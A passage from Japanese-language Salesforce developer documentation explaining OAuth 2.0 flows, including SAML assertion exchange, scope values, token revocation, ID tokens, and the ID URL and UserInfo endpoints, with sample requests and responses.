rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVti1dPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2FyourInstance.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPCDozqhe43KRc1i9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

ユーザがアクセスを拒否するか、またはこのステップでエラーが発生すると、redirect_uri にリダイレクトされます。この URI には、ハッシュタグ (#) の後にエラーコードとエラーの説明が記載されています。これは、クエリ文字列ではありません。

- error — エラーコード
- error_description — 追加情報を含むエラーの説明
  - unsupported_response_type — レスポンスタイプがサポートされていない
  - invalid_client_id — クライアント ID が無効
  - invalid_request — HTTPS が必要
  - invalid_request — HTTP GET を使用する必要がある
  - invalid_request— 帯域外はサポートされていない
  - access_denied — エンドユーザ拒否認証
  - redirect_uri_missing — redirect_uri が指定されていない
  - redirect_uri_mismatch — redirect_uri が接続アプリケーションオブジェクトと一致しない
  - immediate_unsuccessful — すぐに失敗
  - invalid_grant — 無効なユーザ認証情報
  - invalid_grant — IP 制限または無効なログイン時間帯
  - inactive_user — ユーザが無効
  - inactive_org — 組織がロックされているか、閉じられているか、または中断されている
  - rate_limit_exceeded — ログイン数が超過した
  - invalid_scope — 要求された範囲は無効、不明、または誤った形式である
- state — 承認ステップに渡された状態。この値は、state パラメータが元のクエリ文字列に含まれていなかった場合には含まれません。

エラーリダイレクト URI の例は、次のとおりです。

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

SAML アサーションフロー

SAML アサーションフローは、現在 SAML を使用して Salesforce にアクセスしていて、同じ方法で Web サービスの API にアクセスする必要のある組織にとって、代替フローとなります。SAML アサーションフローは単一の組織内でのみ使用できます。このアサーションフローを使用するために接続アプリケーションを作成する必要はありません。クライアントはこのアサーションフローを使用して、Web シングルサインオン用に Salesforce を統合する場合とほぼ同じ方法で、SAML アサーションを使用して API を統合できます。

メモ: SAML アサーションフローは、コミュニティではサポートされていません。

このフローの一般的な手順は、次のとおりです。多くの手順の詳細について、次に説明します。

1. 組織の SAML を設定 (ページ 6461) します。SAML バージョン 2.0 を使用する必要があります。
2. SAML アサーションとアクセストークンを交換します。
3. Salesforce は、レスポンスを送信します。
4. JSON パーサーを使用して、応答を処理し、`access_token` を抽出します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

OAuth 向けの SAML の設定

SAML を使用できるように組織を設定するには、シングルサインオン用の SAML の設定トピックの手順に従います。SAML を設定したら、Web および API 統合の両方に対してまったく同じ設定を使用できます。

2 つの URL は、組織で SAML が設定された後に指定されます。

- `Salesforce ログイン URL` — Web シングルサインオンを実行する場合、この URL を使用します。
- `OAuth 2.0 Token Endpoint` — API で使用するために SAML アサーションとアクセストークンを交換する場合、この URL を使用します。

トークンエンドポイントで使用する SAML アサーションを生成する場合は、アサーションの受信者 URL が `OAuth 2.0 Token Endpoint` または `[Salesforce ログイン URL]` のいずれかの値である可能性があります。

SAML アサーションとアクセストークンの交換

SAML アサーションとアクセストークンを交換するには、クライアントは有効な SAML レスポンスを取得または生成し、これをトークンエンドポイントに POST する必要があります。このレスポンスを取得するメソッドは、

クライアントによって決まります。クライアントが有効なレスポンスを受信したら、次のパラメータが送信されます。

- `grant_type` — このフローの値は `assertion` である必要があります。
- `assertion` — Base-64 エンコードされてから URL エンコードされた SAML レスポンス。通常は、Web シングルサインオンに使用されます。
- `assertion_type` — URL エンコードされた `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser` である必要があります。
- `format` — 予測される戻り形式。このパラメータは省略可能です。デフォルトは `json` です。値は次のとおりです。
  - `urlencoded`
  - `json`
  - `xml`

`https://login.salesforce.com/services/oauth2/token` に対して行う帯域外 POST の本文の例は、次のとおりです。

```
grant_type=assertion&assertion_type=
urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&
assertion=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbW. . .
```

Salesforce サーバによるレスポンスの送信

SAML レスポンスの確認後、Salesforce からクライアントにレスポンスが送信されます。次のパラメータはレスポンスボディ内にあります。

- `access_token` — Web サービス API で使用できる Salesforce セッション ID。
- `token_type` — 値は、アクセストークンを含むすべての応答の `Bearer` です。
- `id` — ユーザと、ユーザの詳細に関するクエリの両方を識別するために使用できる ID URL。「ID URL」 (ページ 6467)を参照してください。

Salesforce からのレスポンスの例は、次のとおりです。

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://yourInstance.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd","token_type":"Bearer"}
```

このステップでエラーが発生した場合、次を含むエラーメッセージがレスポンスに表示されます。

- `error` — エラーコード
- `error_description` — 追加情報を含むエラーの説明
  - `unsupported_response_type` — レスポンスタイプがサポートされていない
  - `invalid_request` — HTTPS が必要
  - `invalid_request` — HTTP POST を使用する必要がある
  - `invalid_assertion_type` — 指定したアサーションタイプがサポートされていない
  - `invalid_grant` — 無効な認証コード (URL エンコードされた `assertion` および `assertion_type` がクライアントから送信されていることを確認してください)

  - `invalid_grant` — IP 制限または無効なログイン時間帯
  - `inactive_user` — ユーザが無効
  - `inactive_org` — 組織がロックされているか、閉じられているか、または中断されている
  - `rate_limit_exceeded` — ログイン数が超過した
- `error_uri` — SAML アサーション検証へのリンク。失敗に関する詳細情報が含まれています。これは、Salesforce でアサーションを解析できる場合にのみ返されます。

次にエラーのサンプルを示します。

```
{"error_uri":"https://yourInstance.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

シングルサインオン

範囲パラメータの値

`scope` パラメータによって、Salesforce 組織でクライアントアプリケーションがアクセスできる項目を細かく設定できます。`scope` の有効値は次のとおりです。

値	説明
`api`	REST API や Bulk API などの API を使用して、現在のログインユーザの取引先へのアクセスを許可します。この値には、Chatter REST API リソースへのアクセスを許可する `chatter_api` も含まれます。
`chatter_api`	Chatter REST API リソースへのアクセスのみを許可します。
`custom_permissions`	接続アプリケーションに関連付けられている組織のカスタム権限へのアクセスを許可し、現在のユーザで各権限が有効かどうかを示します。
`full`	ログインユーザがアクセスできるすべてのデータへのアクセスを許可し、その他すべての範囲が対象となります。`full` は更新トークンを返しません。更新トークンを取得するには、`refresh_token` の範囲を明示的に要求する必要があります。
`id`	ID URL サービスへのアクセスを許可します。`profile`、`email`、`address`、`phone` を要求すれば、`id` を使用した場合と同じ結果を個別に得られます。これらの結果はすべて一致します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

値	説明
`openid`	OpenID Connect アプリケーションの現在のログインユーザの一意の識別子へのアクセスを許可します。 アクセストークンの他にも、「OpenID Connect の仕様」に従って、OAuth 2.0 ユーザエージェントフローおよび OAuth 2.0 Web サーバ認証フローで `openid` 範囲を使用して、署名付き ID トークンを再度取得できます。
`refresh_token`	更新トークンを受信できる場合に、それを返すように指定します。これにより、ユーザがオフラインのときにアプリケーションがユーザのデータを操作できます。これは、`offline_access` を要求した場合と同じ意味になります。
`visualforce`	Visualforce ページへのアクセスを許可します。
`web`	Web で `access_token` を使用することを許可します。これには `visualforce` も含まれ、Visualforce ページへのアクセスが許可されます。

指定する `scope` の値に関わらず、ID URL に常にアクセスできるようにするため、すべての範囲の値には `id` が自動的に含まれます。

ユーザがアプリケーションを承認すると、範囲の値が更新トークンに保存されます。

たとえば、ユーザが `id` という範囲を持つアプリケーションを承認すると、`scope=id` を含む更新トークンが作成されます。そのため、ユーザが `api` など範囲の異なる 2 番目のアプリケーションを承認すると、`scope=api` を含む更新トークンが作成されます。

JSON ベアラートークン要求または SAML ベアラートークン要求の両方では、要求が前の更新トークンの範囲をすべて確認し、それらを組み合わせます。

前述の例では、結果は `scope=id%20api` を含むアクセストークンになります。

`scope` パラメータを `api`、`id`、および `web` の値で設定するサンプル要求を次に示します。

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20web
```

関連トピック:

- Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)
- ID トークンの取得および確認

OAuth トークンの取り消し

ユーザが外部アプリケーション (コンシューマのページ) からデータを要求すると、ユーザが認証されます。取り消し機能を使用して、そのアクセストークン、または更新トークンとすべての関連するアクセストークンを取り消すことができます。開発者は、アプリケーションのログアウトボタンを設定するときに、この機能を使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

トークンの取り消し

OAuth 2.0 トークンを取り消すには、取り消しのエンドポイントを使用します。

```
https://login.salesforce.com/services/oauth2/revoke
```

HTTP 要求の entity-body に `application/x-www-form-urlencoded` 形式を使用して、次のパラメータを含む POST 要求を記述します。次に例を示します。

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

アクセストークンが含まれる場合、それを無効化してトークンを取り消します。要求トークンが含まれる場合、それを取り消して、すべての関連するアクセストークンを取り消します。

認証サーバは、HTTP ステータスコード 200 を返し、要求が正常に処理されたことを示します。すべてのエラー条件については、ステータスコード 400 と次のいずれかのエラーレスポンスが使用されます。

- `unsupported_token_type` — サポートされていないトークンのタイプ
- `invalid_token` — トークンが無効

Sandbox には、`login.salesforce.com` ではなく `test.salesforce.com` を使用してください。

GET サポート

クエリ文字列パラメータ `token` と現在のトークンを使用した GET 要求もサポートされています。アクセストークンが含まれる場合、それを無効化してトークンを取り消します。要求トークンが含まれる場合、それを取り消して、すべての関連するアクセストークンを取り消します。次に例を示します。

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

認証サーバは、HTTP ステータスコード 200 を返し、要求が正常に処理されたことを示します。すべてのエラー条件については、ステータスコード 400 が使用されます。

JSONP サポート

取り消しエンドポイントは、追加の callback パラメータを使用した GET 要求も処理でき、コンテンツタイプ `application/javascript` のレスポンスを返します。次に例を示します。

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

要求が成功した場合、callback は、GET の callback パラメータに設定された JavaScript 関数に送信されます。

```
myCallback({});
```

レスポンスが成功でない場合、エラーコードと共に callback が送信されます。

```
myCallback({"error":"invalid_token"});
```

関連トピック:

- アクセストークンの使用

アクセストークンの使用

OAuth バージョン 2.0 を使用するコンシューマがアクセストークンを取得した後は、トークンを使用する方法は、使用する API によって異なります。

- REST API では、`Authorization: Bearer Access_Token` の形式で HTTP 認証ヘッダーを使用します。
- SOAP API では、アクセストークンは SessionHeader SOAP 認証ヘッダーに配置されます。
- ID URL では、HTTP 認証ヘッダー (REST API と同様) を使用するか、HTTP パラメータとして `oauth_token` を使用します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する

- 「接続アプリケーションの管理」

ID トークンの取得および確認

Salesforce は、「OpenID Connect の仕様」に従って、OAuth 要求に ID トークンで応答できます。要求の範囲パラメータに `openid` が含まれている場合、OAuth 2.0 ユーザエージェントフローと OAuth 2.0 Web サーバ認証フローはどちらも署名付き ID トークンを要求できます。返されるトークンは、JSON Web トークン (JWT) です。

- ユーザエージェント認証フローには、値が `token id_token` の `response_type` パラメータ、`openid` 範囲、および `nonce` パラメータが含まれている必要があります。
- Web サーバ認証フローには、値が `code` の `response_type` パラメータおよび `openid` 範囲が含まれている必要があります。Web サーバ認証フローの場合、`nonce` パラメータは省略可能です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する

- 「接続アプリケーションの管理」

次に、ユーザエージェント認証フローを使用した ID トークンの要求の例を示します。

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

公開されている公開鍵を使用して、応答の署名が有効な Salesforce 署名であるかどうかを確認します。

1. *https://login.salesforce.com/id/keys* に移動します。

   応答には、署名に使用された公開鍵に関する JSON 形式の情報が含まれています。

2. リリースバージョンが示されている正しい `kid` 値の鍵を使用して、署名を確認します。

関連トピック:

- OAuth 2.0 ユーザエージェントフロー
- OAuth 2.0 Web サーバ認証フロー

ID URL

`id` 範囲パラメータでは、アクセストークンのほか、トークン応答の一部として ID URL も返されます。

ID URL は、ユーザを一意に識別する文字列であるだけでなく、ユーザの詳細情報について (有効なアクセストークンを使用して) クエリするために使用できる RESTful API でもあります。Salesforce は、ユーザに関する基本的なパーソナライズ設定情報、ユーザの写真などのクライアントが通信する重要なエンドポイント、およびアクセス可能な API エンドポイントを返します。

組織のあるユーザの ID URL に対するクライアントアクセスでは、同じ組織の別のユーザの ID URL にはアクセスできません。ただし、関連付けられたトークンが次のすべての条件を満たしている場合はこの限りではありません。

- アクセストークンの OAuth 要求に `full` または `api` 範囲が含まれている。
- 「API の有効化」権限を持つユーザのアクセストークンである。
- 組織のユーザ共有ルールに従って他のユーザにアクセスできるユーザのアクセストークンである。
- 内部ユーザのアクセストークンである (応答の `user_type` 値が `STANDARD`)。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する

- 「接続アプリケーションの管理」

それ以外の場合、各ユーザの ID URL を表示するには、それぞれのアクセストークンが必要になります。

URL の形式は、`https://login.salesforce.com/id/`*`orgID`*`/`*`userID`* です。ここで、*`orgId`* はユーザが属する Salesforce 組織の ID で、*`userID`* は Salesforce のユーザ ID です。

メモ: Sandbox では、`login.salesforce.com` は `test.salesforce.com` に置き換えられます。URL は必ず https である必要があります。

ID URL パラメータ

次のパラメータは、アクセストークンや ID URL と併用できます。アクセストークンは、認証要求ヘッダーや `oauth_token` パラメータのある要求で使用できます。

パラメータ	説明
アクセストークン	「アクセストークンの使用」 (ページ 6466)を参照してください。
format	このパラメータは省略可能です。返される出力の形式を指定します。有効な値は、次のとおりです。 • `json` • `xml` `format` パラメータを使用する代わりに、クライアントは次のいずれかを使用して、受け入れ要求ヘッダーの返される形式も指定できます。 • `Accept: application/json` • `Accept: application/xml` • `Accept: application/x-www-form-urlencoded` 次の点に注意してください。 • ワイルドカードを受け入れるヘッダーが許可されます。`*/*` が受け入れられ、JSON を返します。 • 値のリストも受け入れられ、左から右に確認されます。たとえば、`application/xml,application/json,application/html,*/*` は XML を返します。 • `format` パラメータは、受け入れ要求ヘッダーより優先されます。
version	このパラメータは省略可能です。SOAP API バージョン番号またはリテラル文字列 `latest` を指定します。この値が指定されていない場合、返される API URL に、クライアントが文字列置換を実行するためのバージョン番号の代わりに、リテラル値 `{version}` が含まれます。値が `latest` として指定されると、最新の API バージョンが使用されます。
PrettyPrint	このパラメータは省略可能で、ヘッダー内でのみ使用できます。URL パラメータとしては使用できません。最適なフォーマットになるように出力を指定します。たとえば、ヘッダーで `X-PrettyPrint:1` を使用します。この値が指定されない場合、返される XML または JSON は読みやすさではなくサイズで最適化されます。
callback	このパラメータは省略可能です。有効な JavaScript 関数名を指定します。このパラメータは、形式が JSON として指定されている場合にのみ使用されます。出力はこの関数名 (JSONP) でラップされます。たとえば、`https://server/id/orgid/userid/` に対する要求では `{"foo":"bar"}` を返し、`https://server/id/orgid/userid/?callback=baz` に対する要求では `baz({"foo":"bar"});` を返します。

ID URL レスポンス

有効な要求では、JSON 形式で次の情報が返されます。

- `id` — ID URL (クエリされた URL と同じ)
- `asserted_user` — 指定されたアクセストークンがこの ID に発行されたかどうかを示す Boolean 値
- `user_id` — Salesforce のユーザ ID
- `username` — Salesforce ユーザ名
- `organization_id` — Salesforce 組織 ID
- `nick_name` — クエリ対象のユーザのコミュニティのニックネーム
- `display_name` — クエリ対象のユーザの表示名 (氏名)
- `email` — クエリ対象のユーザのメールアドレス
- `email_verified` — 組織でメールの確認が有効化されているか (`true`)、否か (`false`) を示します。
- `first_name` — ユーザの名
- `last_name` — ユーザの姓
- `timezone` — ユーザの設定のタイムゾーン
- `photos` — ユーザプロファイルの写真への URL の対応付け

  メモ: これらの URL にアクセスするには、アクセストークンを渡す必要があります。「アクセストークンの使用」 (ページ 6466)を参照してください。

  - `picture`
  - `thumbnail`

- `addr_street` — ユーザの設定の住所で指定されている町名・番地
- `addr_city` — ユーザの設定の住所で指定されている市区郡
- `addr_state` — ユーザの設定の住所で指定されている都道府県
- `addr_country` — ユーザの設定の住所で指定されている国
- `addr_zip` — ユーザの設定の住所で指定されている郵便番号
- `mobile_phone` — ユーザの設定の携帯電話番号
- `mobile_phone_verified` — 有効な番号であることをユーザが確認した携帯電話番号。「モバイルユーザ」を参照してください。
- `status` — ユーザの現在の Chatter 状況
  - `created_date`: 2010-05-08T05:17:51.000Z など、ユーザの前回の投稿の作成日付の `xsd datetime` 値
  - `body`: 投稿の本文
- `urls` — 指定されたユーザで使用できる、さまざまな API エンドポイントを含む対応付け

  メモ: REST エンドポイントへのアクセスでは、アクセストークンを渡す必要があります。「アクセストークンの使用」 (ページ 6466)を参照してください。

  - `enterprise` (SOAP)
  - `metadata` (SOAP)
  - `partner` (SOAP)

  - `rest` (REST)
  - `sobjects` (REST)
  - `search` (REST)
  - `query` (REST)
  - `recent` (REST)
  - `profile`
  - `feeds` (Chatter)
  - `feed-items` (Chatter)
  - `groups` (Chatter)
  - `users` (Chatter)
  - `custom_domain` — 組織に設定または伝搬されたカスタムドメインがない場合、この値は省略されます。

- `active` — クエリ対象のユーザが有効であるかどうかを指定する Boolean 値
- `user_type` — クエリ対象のユーザのタイプ
- `language` — クエリ対象のユーザの言語
- `locale` — クエリ対象のユーザのロケール
- `utcOffset` — クエリ対象のユーザのタイムゾーンの UTC からのオフセット (ミリ秒単位)
- `last_modified_date` — 2010-06-28T20:54:09.000Z など、ユーザの前回の変更の `xsd datetime` 形式
- `is_app_installed` — この値は、接続アプリケーションが現在のユーザの組織にインストールされていて、ユーザのアクセストークンが OAuth フローを使用して作成されている場合に `true` になります。接続アプリケーションがインストールされていない場合、このプロパティは (`false` になるのではなく) 存在しません。応答を解析する場合、このプロパティの有無と値の両方を確認してください。
- `mobile_policy` — モバイル接続アプリケーションを管理するための特定の値。これらの値は、接続アプリケーションが現在のユーザの組織にインストールされていて、そのアプリケーションでセッションタイムアウト値と PIN (個人識別番号) の長さの値が定義されている場合にのみ使用できます。
  - `screen_lock` — 操作しなくなってから画面をロックするまでの待機時間
  - `pin_length` — モバイルアプリケーションにアクセスするために必要な識別番号の長さ
- `push_service_type` — この応答値は、接続アプリケーションが Apple Push Notification Service (APNS) for iOS 転送通知に登録されている場合は `apple` に設定され、Google Cloud Messaging (GCM) for Android 転送通知に登録されている場合は `androidGcm` に設定されます。応答値は配列型です。
- `custom_permissions` — `custom_permissions` 範囲パラメータが要求にある場合、接続アプリケーションに関連付けられた組織のカスタム権限を含む対応付けが応答にあります。接続アプリケーションが組織にインストールされていない場合や、カスタム権限に関連付けられていない場合、`custom_permissions` の対応付けは応答にありません。次に、要求の例を示します。

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
```

次に、ID URL レスポンスの JSON ブロックを示します。

```
"custom_permissions":
  {
    "Email.View":true,
    "Email.Create":false,
    "Email.Delete":false
  }
```

XML 形式のレスポンスは、次のとおりです。

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<id>https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
   <created_date xsi:nil="true"/>
   <body xsi:nil="true"/>
</status>
<photos>
   <picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
   <thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail>
</photos>
<urls>
   <enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk

   </enterprise>
   <metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk

   </metadata>
   <partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk

   </partner>
   <rest>https://yourInstance.salesforce.com/services/data/v{version}/
   </rest>
   <sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/
   </sobjects>
   <search>https://yourInstance.salesforce.com/services/data/v{version}/search/
   </search>
   <query>https://yourInstance.salesforce.com/services/data/v{version}/query/
   </query>
   <profile>https://yourInstance.salesforce.com/005x0000001S2b9
   </profile>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
```

```
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>
```

JSON 形式のレスポンスは、次のとおりです。

```
{"id":"https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user":true,
"user_id":"005x0000001S2b9",
"organization_id":"00Dx0000001T0zk",
"nick_name":"admin1.2777578168398293E12foofoofoofoo",
"display_name":"Alan Van",
"email":"admin@2060747062579699.com",
"status":{"created_date":null,"body":null},
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
   "thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"urls":

{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",


"metadata":"https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",


"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",

   "rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
   "sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
   "search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
   "query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
   "profile":"https://yourInstance.salesforce.com/005x0000001S2b9"},
"active":true,
"user_type":"STANDARD",
"language":"en_US",
"locale":"en_US",
"utcOffset":-28800000,
"last_modified_date":"2010-06-28T20:54:09.000+0000"}
```

無効な要求を作成した後は、Salesforce から次のレスポンスを受信する可能性があります。

エラーコード	要求の問題
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	アクセストークンがない
403 (forbidden) — Bad_OAuth_Token	アクセストークンが無効
403 (forbidden) — Wrong_Org	異なる組織のユーザ
404 (not found) — Bad_Id	ユーザ ID または組織 ID が無効または間違っている
404 (not found) — Inactive	無効になったユーザまたは無効な組織

エラーコード	要求の問題
404 (not found) — No_Access	ユーザに組織または情報への適切なアクセス権がない
404 (not found) — No_Site_Endpoint	サイトの無効なエンドポイントへの要求
404 (not found) — Internal Error	サーバから応答がない
406 (not acceptable) — Invalid_Version	無効なバージョン
406 (not acceptable) — Invalid_Callback	無効なコールバック

関連トピック:

- アクセストークンの使用
- ユーザの編集

UserInfo エンドポイント

UserInfo エンドポイントは、標準 OpenID Connect 形式のアクセストークンに関連付けられているユーザの情報を (有効なアクセストークンで) クエリするために使用できる RESTful API です。Salesforce は、ユーザに関する基本的なパーソナライズ設定情報、ユーザの写真などのクライアントが通信する重要なエンドポイント、およびアクセス可能な API エンドポイントを返します。このエンドポイントでは、同じ組織の他のユーザではなく、現在のユーザの情報へのアクセスのみが提供されます。

URL の形式は `https://login.salesforce.com/services/oauth2/userinfo` です。

メモ: Sandbox では、`login.salesforce.com` は `test.salesforce.com` に置き換えられます。

URL は必ず https である必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する

- 「接続アプリケーションの管理」

UserInfo エンドポイントパラメータ

次のパラメータは、アクセストークンや UserInfo エンドポイントと併用できます。アクセストークンは、認証要求ヘッダーや `oauth_token` パラメータのある要求で使用できます。

パラメータ	説明
アクセストークン	「アクセストークンの使用」 (ページ 6466)を参照してください。
format	このパラメータは省略可能です。返される出力の形式を指定します。有効な値は、次のとおりです。 • `json` • `xml`

パラメータ	説明
	format パラメータを使用する代わりに、クライアントは次のいずれかを使用して、受け入れ要求ヘッダーの返される形式も指定できます。 • Accept: application/json • Accept: application/xml • Accept: application/x-www-form-urlencoded 次の点に注意してください。 • ワイルドカードを受け入れるヘッダーが許可されます。*/* が受け入れられ、JSON を返します。 • 値のリストも受け入れられ、左から右に確認されます。たとえば、application/xml,application/json,application/html,*/* は XML を返します。 • format パラメータは、受け入れ要求ヘッダーより優先されます。
version	このパラメータは省略可能です。SOAP API バージョン番号またはリテラル文字列 latest を指定します。この値が指定されていない場合、返される API URL に、クライアントが文字列置換を実行するためのバージョン番号の代わりに、リテラル値 {version} が含まれます。値が latest として指定されると、最新の API バージョンが使用されます。
PrettyPrint	このパラメータは省略可能で、ヘッダー内でのみ使用できます。URL パラメータとしては使用できません。最適なフォーマットになるように出力を指定します。たとえば、ヘッダーで X-PrettyPrint:1 を使用します。この値が指定されない場合、返される XML または JSON は読みやすさではなくサイズで最適化されます。
callback	このパラメータは省略可能です。有効な JavaScript 関数名を指定します。このパラメータは、形式が JSON として指定されている場合にのみ使用されます。出力はこの関数名 (JSONP) でラップされます。たとえば、https://server/id/orgid/userid/ に対する要求では {"foo":"bar"} を返し、https://server/id/orgid/userid/?callback=baz に対する要求では baz({"foo":"bar"}); を返します。

UserInfo エンドポイントの応答

有効な要求を作成したら、JSON 形式 (デフォルト) または Format パラメータで指定した形式で情報が返されます。

応答には、「OpenID Connect Basic Client Profile」 でリストされる値や、Salesforce のユーザ ID、組織 ID、およびプロファイルやフィードなどに関連する URL が含まれます。

JSON 形式のレスポンスは、次のとおりです。

```
{"sub":"http://login.salesforce.com/id/00Dx000.../005x000...",
"user_id":"005x000...","organization_id":"00Dx000...",
```

```
"preferred_username":"user1@1135222488950007.com",
"nickname":"user1.3860098879512678E12",
"name":"yourInstance LastName",
"email":"user1@1135222488950007.com",
"email_verified":true,"given_name":"yourInstance","family_name":"LastName",
"zoneinfo":"America/Los_Angeles",
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F","thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"profile":"https://yourInstance.salesforce.com/005x000...",
"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
"address":{"country":"us"},
"urls":{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx00...",
"
"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx00...",
"rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
"sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
"search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
"query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
"recent":"https://yourInstance.salesforce.com/services/data/v{version}/recent/",
"profile":"https://yourInstance.salesforce.com/005x000...",
"feeds":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds",
"groups":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups",
"users":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/users",
"feed_items":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items"},
"active":true,"user_type":"STANDARD","language":"en_US","locale":"en_US","utcOffset":-28800000,"updated_at":"2013-12-02T18:46:42.000+0000"}
```

XML 形式のレスポンスは、次のとおりです。

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
<enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
